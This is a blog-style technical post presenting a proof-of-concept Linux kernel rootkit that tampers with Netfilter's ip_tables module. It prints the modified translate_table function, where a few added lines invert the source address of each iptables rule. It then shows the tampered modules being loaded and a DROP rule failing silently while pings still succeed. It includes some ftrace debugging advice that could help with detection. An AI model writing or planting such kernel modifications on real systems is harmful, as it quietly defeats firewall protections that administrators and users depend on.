## Garbling Netfilter ipv4

acmpxyz.com/garbling\_netfilter\_ipv4.html

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Security is important at both the application and operating system level. If an eavesdropper gets to hack the machine, her or his next move will be to perform a privilege rampage. The eavesdropper may change kernel modules if she or he is root.

Proposed attack modifies <u>ip\_tables</u> Linux kernel module which belongs to Netfilter framework. The kernel version is 4.14. This module is a key component to filter ipv4 packets and its main goal is to change the source address which user wants to filter. In this way a malicious IP will not be added to in system firewall. First, we need to explain some Netfilter architecture basics (<u>Russell et al.</u> and <u>Engelhardt et al.</u>). Netfilter framework has tables to filter network packets, one of them is <u>FILTER</u> table. This table only filters packets not modify them. To filter ipv4 packets and create <u>FILTER</u> table, we need to insert 3 kernel modules because there is a dependency on each other. The order is as follows:

- <u>x tables</u> [&ltksrc&gt/net/netfilter/x\_tables.c] do generic table filter protocol independent (ipv4, ipv6, arp, eb).
- <u>ip tables</u> [&ltksrc&gt/ipv4/netfilter/ip\_tables.c] create ipv4 rules in FILTER table. These rules are introduced by <u>iptables</u> userland command.
- <u>iptable filter</u> [&ltksrc&gt/net/ipv4/netfilter/iptable\_filter.c] initialize the jump <u>ip\_tables</u> function to allocate memory and register table. In addition, initialize <u>LOCAL\_IN</u>, <u>LOCAL\_OUT</u> and <u>FORWARD</u> hooks needed to filter ipv4 packets.

Dependency is showed in Figure 1.




Fig.1 - x\_tables , ip\_tables and iptable\_filter dependency

Rootkit applies NOT bitwise operation to source address. So the attack destroys all ipv4 machine filter. The key in this rootkit is change the IP when it copies from user memory to FILTER table. To discover where the problem is, root user needs to know Netfilter architecture and debug <code>ip\_tables.c</code> module. Ftrace is useful to debug kernel events, in particular <code>kmalloc</code> events. Ftrace is a programmable internal tracer (or debugger) designed to help kernel developers to find what is going on inside the kernel. The debug directory is /sys/kernel/debug/tracing. Check kernel documentation for more info.

With kmalloc events we can see the stacktrace that generates rule creation in FILTER table. An example is as follows:

```
1 # tracer: nop
  2 #
  3 #
                                   _----=> irqs-off
                                  / _----> need-resched
  4 #
                                 / / _---=> hardirg/softirg
  5 #
                                 || / _--=> preempt-depth
  6 #
  7 #
                                 delay
                TASK-PTD
  8 #
                           CPU#
                                TIMESTAMP FUNCTION
  9 #
                   IIII
                                            2908
            iptables-1291 [000] ....
                                       282.429573: kmalloc: \
               call_site=ffff000000b69c08 ptr=ffff80001bf0ec80 \
               bytes_req=40 bytes_alloc=128 gfp_flags=GFP_KERNEL|__GFP_ZER0
2909
            iptables-1291 [000] ....
                                        282.429577: &ltstack trace&gt
2910 => __do_replace+0xe4/0x250 [ip_tables] &ltffff000000b7ae84&gt
2911 => do_ipt_set_ctl+0x1ac/0x248 [ip_tables] &ltfffff000000b7cfa4&gt
2912 => nf_setsockopt+0x64/0x88 &ltffff000008a5d924&gt
2913 => ip_setsockopt+0x7c/0xa8 &ltffff000008a6c064&gt
2914 => raw_setsockopt+0x70/0xb0 &ltffff000008a93610&gt
2915 => sock_common_setsockopt+0x54/0x68 &ltfffff000008a01f84&qt
2916 => SyS_setsockopt+0x74/0xd0 &ltffff000008a010d4&gt
2917 => el0_svc_naked+0x34/0x38 &ltffff000008083ac0&gt
```

To enable kmalloc events, please execute (with rootly powers):

```
$> echo 1 > /sys/kernel/debug/tracing/events/kmem/kmalloc/enable
```

If you want to see functions with offset and addresses execute:

```
$> echo stacktrace > /sys/kernel/debug/tracing/trace_options
$> echo sym-offset > /sys/kernel/debug/tracing/trace_options
$> echo sym-addr > /sys/kernel/debug/tracing/trace_options
```

Rootkit implementation is in translate\_table function. Note that do\_ipt\_set\_ctl and \_\_do\_replace are in ip\_tables.c (like translate\_table function). Modified data

struct is <u>ipt\_entry</u>. This struct defines firewall rules and <u>ipt\_ip</u> field defines IP address. In turn, it contains source and destination address in <u>in\_addr</u> struct. So that's why we can change both, but in this proof of concept we are garbling source address. Rootkit code is between lines <u>741-746</u>.

```
672 /* Checks and translates the user-supplied table segment (held in
673
       newinfo) */
674 static int
675 translate_table(struct net *net, struct xt_table_info *newinfo, void *entry0,
676
            const struct ipt_replace *repl)
677 {
678
        struct xt_percpu_counter_alloc_state alloc_state = { 0 };
679
        struct ipt_entry *iter;
680
        unsigned int *offsets;
681
        unsigned int i;
682
        int ret = 0;
683
684
        newinfo->size = repl->size;
        newinfo->number = repl->num_entries;
685
686
        /* Init all hooks to impossible value. */
687
688
        for (i = 0; i < NF_INET_NUMHOOKS; i++) {</pre>
689
            newinfo->hook_entry[i] = 0xFFFFFFF;
690
            newinfo->underflow[i] = 0xFFFFFFF;
691
        }
692
693
        offsets = xt_alloc_entry_offsets(newinfo->number);
694
        if (!offsets)
695
            return -ENOMEM;
696
        i = 0;
        /* Walk through entries, checking offsets. */
697
        xt_entry_foreach(iter, entry0, newinfo->size) {
698
            ret = check_entry_size_and_hooks(iter, newinfo, entry0,
699
700
                              entry0 + repl->size,
701
                              repl->hook_entry,
702
                              repl->underflow,
703
                              repl->valid_hooks);
704
            if (ret != 0)
705
                goto out_free;
706
            if (i < repl->num_entries)
707
                offsets[i] = (void *)iter - entry0;
708
            ++i;
709
            if (strcmp(ipt_get_target(iter)->u.user.name,
710
                XT_ERROR_TARGET) == 0)
711
                ++newinfo->stacksize;
712
        }
713
714
        ret = -EINVAL;
715
        if (i != repl->num_entries)
716
            goto out_free;
717
        /* Check hooks all assigned */
718
719
        for (i = 0; i < NF_INET_NUMHOOKS; i++) {
            /* Only hooks which are valid */
720
            if (!(repl->valid_hooks & (1 << i)))</pre>
721
722
                continue;
```

```
723
            if (newinfo->hook_entry[i] == 0xFFFFFFFF)
724
                goto out_free;
            if (newinfo->underflow[i] == 0xFFFFFFF)
725
726
                goto out_free;
727
        }
728
        if (!mark_source_chains(newinfo, repl->valid_hooks, entry0, offsets)) {
729
730
            ret = -ELOOP;
731
            goto out_free;
732
733
        kvfree(offsets);
734
        /* Finally, each sanity check must pass */
735
736
        i = 0;
        xt_entry_foreach(iter, entry0, newinfo->size) {
737
738
            ret = find_check_entry(iter, net, repl->name, repl->size,
                           &alloc_state);
739
740
741
            if (((iter->ip.src.s_addr >> 24U) & 255) != 0 &&
742
                ((iter->ip.src.s_addr >> 16U) & 255) != 0 &&
                ((iter->ip.src.s_addr >> 8U) & 255) != 0 &&
743
744
                 (iter->ip.src.s_addr & 255) != 0) {
                iter->ip.src.s_addr = ~iter->ip.src.s_addr;
745
746
            }
747
            if (ret != 0)
748
749
                break;
750
            ++i;
751
        }
752
753
        if (ret != 0) {
            xt_entry_foreach(iter, entry0, newinfo->size) {
754
755
                if (i-- == 0)
756
                    break;
757
                cleanup_entry(iter, net);
758
            }
759
            return ret;
760
        }
761
762
        return ret;
763 out_free:
764
        kvfree(offsets);
765
        return ret;
766 }
```

This function sanitizes the memory which has been in entry pointer. This pointer

contains <u>iptables</u> command fields rule that a user created in userland. Finally, Figure 2 shows rootkit attack.

```
bash-4.3# id
uid=0(root) gid=0 groups=0
bash-4.3# 1smod
Module
                        Size Used by
bash-4.3# insmod /virt/modules/bad_x_tables.ko
bash-4.3# insmod /virt/modules/bad_ip_tables.ko
  11.417507] ip_tables: (C) 2000-2006 Netfilter Core Team
bash-4.3# insmod /virt/modules/bad_iptable_filter.ko
bash-4.3# 1smod
Module
                        Size Used by
iptable_filter
                       16384 0
ip_tables
                       28672 1 iptable_filter
x_tables
                       45056 2 iptable_filter,ip_tables
bash-4.3# ifconfig
          Link encap:Ethernet HWaddr 02:15:15:15:15
eth0
          inet addr:192.168.33.15 Bcast:192.168.33.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1180 (1.1 KiB) TX bytes:590 (590.0 B)
10
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
bash-4.3# iptables -A INPUT -s 192.168.33.15 -j DROP
bash-4.3# iptables -L -n
Chain INPUT (policy ACCEPT)
target
           prot opt source
                                         destination
           all -- 63.87.222.240
                                         0.0.0.0/0
Chain FORWARD (policy ACCEPT)
                                         destination
target
          prot opt source
Chain OUTPUT (policy ACCEPT)
target
           prot opt source
                                         destination
bash-4.3# ping 192.168.33.15
PING 192.168.33.15 (192.168.33.15) 56(84) bytes of data.
64 bytes from 192.168.33.15: icmp_seq=1 ttl=64 time=0.182 ms
64 bytes from 192.168.33.15: icmp_seq=2 ttl=64 time=0.117 ms
64 bytes from 192.168.33.15: icmp_seq=3 ttl=64 time=0.117 ms
--- 192.168.33.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
```

Fig.2 - PoC screenshot